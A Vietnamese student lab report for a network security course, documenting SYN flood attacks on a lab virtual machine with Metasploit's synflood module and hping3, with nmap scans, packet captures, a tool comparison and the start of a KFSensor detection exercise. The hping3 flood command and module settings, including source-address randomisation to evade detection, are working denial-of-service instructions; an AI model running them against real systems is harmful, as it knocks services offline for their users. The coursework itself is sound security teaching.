

BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng nâng cao

Lab 5: DDOS ATTACK

GVHD: Đỗ Thị Phương Uyên

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT534.Q21.ANTN

STT	Họ và tên	MSSV	Email
1	Trần Gia Nghi	23521005	23521005@gm.uit.edu.vn
2	Nguyễn Đa Vít	23521802	23521802@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Task 1	100%
2	Task 2	100%
3	Task 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Task 1: SYN Flooding một Target Host bằng Metasploit

- Scan lớp mạng bằng máy attacker để tìm IP của victim và xác định port 4444 của victim có mở hay không:

```
(dvt@dvt)-[~]
$ nmap -sP 192.168.23.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 03:30 -0400
Nmap scan report for 192.168.23.1
Host is up (0.00016s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.23.2
Host is up (0.00018s latency).
MAC Address: 00:50:56:E8:A7:1A (VMware)
Nmap scan report for 192.168.23.141
Host is up (0.00021s latency).
MAC Address: 00:0C:29:66:E4:29 (VMware)
Nmap scan report for 192.168.23.254
Host is up (0.00014s latency).
MAC Address: 00:50:56:FD:5A:3B (VMware)
Nmap scan report for 192.168.23.139
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.41 seconds
```

```
(dvt@dvt)-[~]
$ nmap -p 4444 192.168.23.141
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 23:49 -0400
Nmap scan report for 192.168.23.141
Host is up (0.0047s latency).

PORT      STATE SERVICE
4444/tcp  open  krb524
MAC Address: 00:0C:29:66:E4:29 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

- Sau khi scan, ta tìm được IP của victim là 192.168.23.141, và port 4444 của victim cũng đã mở
- Khởi động dịch vụ postgresql trên máy attacker để sử dụng metasploit:

- Sử dụng thư viện /auxiliary/dos/tcp/synflood để thực hiện gửi hàng loạt gói SYN đến máy victim, và set các tham số:
 - IP của máy victim: 192.168.23.141
 - Port của victim đang mở: 4444
 - Ta sẽ không set SHOST để IP của attacker được randomize, không bị phát hiện
 - Show options để xem đã cấu hình đúng chưa:


```
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  --      -
  INTERFACE  no              no        The name of the interface
  NUM        no              no        Number of SYN's to send (else unlimited)
  RHOSTS     192.168.23.141  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      4444            yes       The target port
  SHOST      no              no        The spoofable source address (else randomizes)
  SNAPLEN    65535           yes       The number of bytes to capture
  SPORT      no              no        The source port (else randomizes)
  TIMEOUT    500             yes       The number of seconds to wait for new data

View the full module info with the info, or info -d command.
```

- Thực hiện exploit và quan sát máy victim:
 - o Khi chưa bị exploit: CPU, RAM, Network bình thường



- o Sau khi exploit: Máy victim nhận được hàng loạt các gói SYN đến port 4444


Capturing from Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
10	4.384851300	251.239.160.82	192.168.23.141	TCP	60	41817 → 4444 [SYN] Seq=0 Win=3008 Len=0
11	4.385155700	251.239.160.82	192.168.23.141	TCP	60	37905 → 4444 [SYN] Seq=0 Win=835 Len=0
12	4.385550400	251.239.160.82	192.168.23.141	TCP	60	6946 → 4444 [SYN] Seq=0 Win=451 Len=0
13	4.386194400	251.239.160.82	192.168.23.141	TCP	60	35714 → 4444 [SYN] Seq=0 Win=2433 Len=0
14	4.386494800	251.239.160.82	192.168.23.141	TCP	60	54665 → 4444 [SYN] Seq=0 Win=2663 Len=0
15	4.387167200	251.239.160.82	192.168.23.141	TCP	60	25853 → 4444 [SYN] Seq=0 Win=45 Len=0
16	4.387528300	251.239.160.82	192.168.23.141	TCP	60	47988 → 4444 [SYN] Seq=0 Win=2483 Len=0
17	4.387822100	251.239.160.82	192.168.23.141	TCP	60	25830 → 4444 [SYN] Seq=0 Win=3218 Len=0
18	4.388153700	251.239.160.82	192.168.23.141	TCP	60	18073 → 4444 [SYN] Seq=0 Win=3358 Len=0
19	4.388432200	251.239.160.82	192.168.23.141	TCP	60	25441 → 4444 [SYN] Seq=0 Win=831 Len=0
20	4.388778900	251.239.160.82	192.168.23.141	TCP	60	63162 → 4444 [SYN] Seq=0 Win=1874 Len=0
21	4.389653400	251.239.160.82	192.168.23.141	TCP	60	36641 → 4444 [SYN] Seq=0 Win=2131 Len=0
22	4.389943500	251.239.160.82	192.168.23.141	TCP	60	39088 → 4444 [SYN] Seq=0 Win=3655 Len=0
23	4.389923600	251.239.160.82	192.168.23.141	TCP	60	55829 → 4444 [SYN] Seq=0 Win=3980 Len=0
24	4.311481700	251.239.160.82	192.168.23.141	TCP	60	18173 → 4444 [SYN] Seq=0 Win=1597 Len=0
25	4.312239500	251.239.160.82	192.168.23.141	TCP	60	31378 → 4444 [SYN] Seq=0 Win=2096 Len=0
26	4.312792900	251.239.160.82	192.168.23.141	TCP	60	56658 → 4444 [SYN] Seq=0 Win=1289 Len=0
27	4.313337200	251.239.160.82	192.168.23.141	TCP	60	47553 → 4444 [SYN] Seq=0 Win=85 Len=0
28	4.313595400	251.239.160.82	192.168.23.141	TCP	60	54918 → 4444 [SYN] Seq=0 Win=2133 Len=0
29	4.314165100	251.239.160.82	192.168.23.141	TCP	60	14392 → 4444 [SYN] Seq=0 Win=2340 Len=0
30	4.314836100	251.239.160.82	192.168.23.141	TCP	60	57137 → 4444 [SYN] Seq=0 Win=3897 Len=0
31	4.315376700	251.239.160.82	192.168.23.141	TCP	60	34295 → 4444 [SYN] Seq=0 Win=783 Len=0
32	4.315936000	251.239.160.82	192.168.23.141	TCP	60	14752 → 4444 [SYN] Seq=0 Win=639 Len=0
33	4.316191000	251.239.160.82	192.168.23.141	TCP	60	35293 → 4444 [SYN] Seq=0 Win=4048 Len=0
34	4.318629200	251.239.160.82	192.168.23.141	TCP	60	10178 → 4444 [SYN] Seq=0 Win=3643 Len=0
35	4.318936100	251.239.160.82	192.168.23.141	TCP	60	24587 → 4444 [SYN] Seq=0 Win=1429 Len=0
36	4.319218400	251.239.160.82	192.168.23.141	TCP	60	51426 → 4444 [SYN] Seq=0 Win=3571 Len=0
37	4.319506000	251.239.160.82	192.168.23.141	TCP	60	23808 → 4444 [SYN] Seq=0 Win=3281 Len=0
38	4.319813900	251.239.160.82	192.168.23.141	TCP	60	26672 → 4444 [SYN] Seq=0 Win=3887 Len=0
39	4.320118000	251.239.160.82	192.168.23.141	TCP	60	7412 → 4444 [SYN] Seq=0 Win=2098 Len=0
40	4.320416300	251.239.160.82	192.168.23.141	TCP	60	59811 → 4444 [SYN] Seq=0 Win=3874 Len=0
41	4.320709300	251.239.160.82	192.168.23.141	TCP	60	20081 → 4444 [SYN] Seq=0 Win=2056 Len=0
42	4.321002600	251.239.160.82	192.168.23.141	TCP	60	4073 → 4444 [SYN] Seq=0 Win=2038 Len=0
43	4.321203400	251.239.160.82	192.168.23.141	TCP	60	18724 → 4444 [SYN] Seq=0 Win=1385 Len=0
44	4.321612000	251.239.160.82	192.168.23.141	TCP	60	28223 → 4444 [SYN] Seq=0 Win=1035 Len=0
45	4.321896700	251.239.160.82	192.168.23.141	TCP	60	49014 → 4444 [SYN] Seq=0 Win=3802 Len=0
46	4.322171500	251.239.160.82	192.168.23.141	TCP	60	29263 → 4444 [SYN] Seq=0 Win=3124 Len=0
47	4.322519100	251.239.160.82	192.168.23.141	TCP	60	5712 → 4444 [SYN] Seq=0 Win=1601 Len=0
48	4.322798300	251.239.160.82	192.168.23.141	TCP	60	48127 → 4444 [SYN] Seq=0 Win=217 Len=0

- Lưu lượng tăng đột biến: CPU, Network, memory của máy victim tăng đột biến




2. SYN Flooding bằng Hping 3


- Tương tự như metasploit, thực hiện SYN flooding bằng Hping và theo dõi:

```
(dvt@dvt)-[~]
$ sudo hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.23.141
HPING 192.168.23.141 (eth0 192.168.23.141): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

- Hàng loạt gói SYN được gửi đến victim:



- Theo dõi hiệu suất của máy: CPU, Memory, Network tăng cao



* Khác nhau giữa 2 tool:


Tiêu chí	Hping3	Module SYN Flood (Metasploit)
Ngôn ngữ lỗi	C (Hiệu năng cao)	Ruby (Đề cao tính linh hoạt)
Mức độ can thiệp	Thấp (Raw Sockets, can thiệp từng bit)	Cao (Sử dụng API của Framework)

Tốc độ bắn gói tin	Rất nhanh (Đặc biệt với --flood)	Chậm hơn, bị giới hạn bởi Framework
Độ tùy biến gói tin	Tuyệt đối (Có thể tạo ra các gói tin dị dạng)	Hạn chế (Chỉ cấu hình qua các biến thiết lập sẵn như RHOST, RPORT)
Thế mạnh	Volumetric DoS/DDoS, Firewall/IDS evasion	Khai thác RCE, RAG, thả Payload, leo quyền

3. Phát hiện và phân tích lưu lượng tấn công DoS bằng KFSensor và Wireshark.


- Bước 1: Tải xuống và cài đặt KFSensor tại máy Victim:

- Máy victim:




- Bước 2: Cấu hình KFSensor:


- Cấu hình mail server local (hMailServer) để nhận mail:
 - domain: **uit.lab**
 - sender: **sender@uit.lab**
 - receiver: receiver@uit.lab

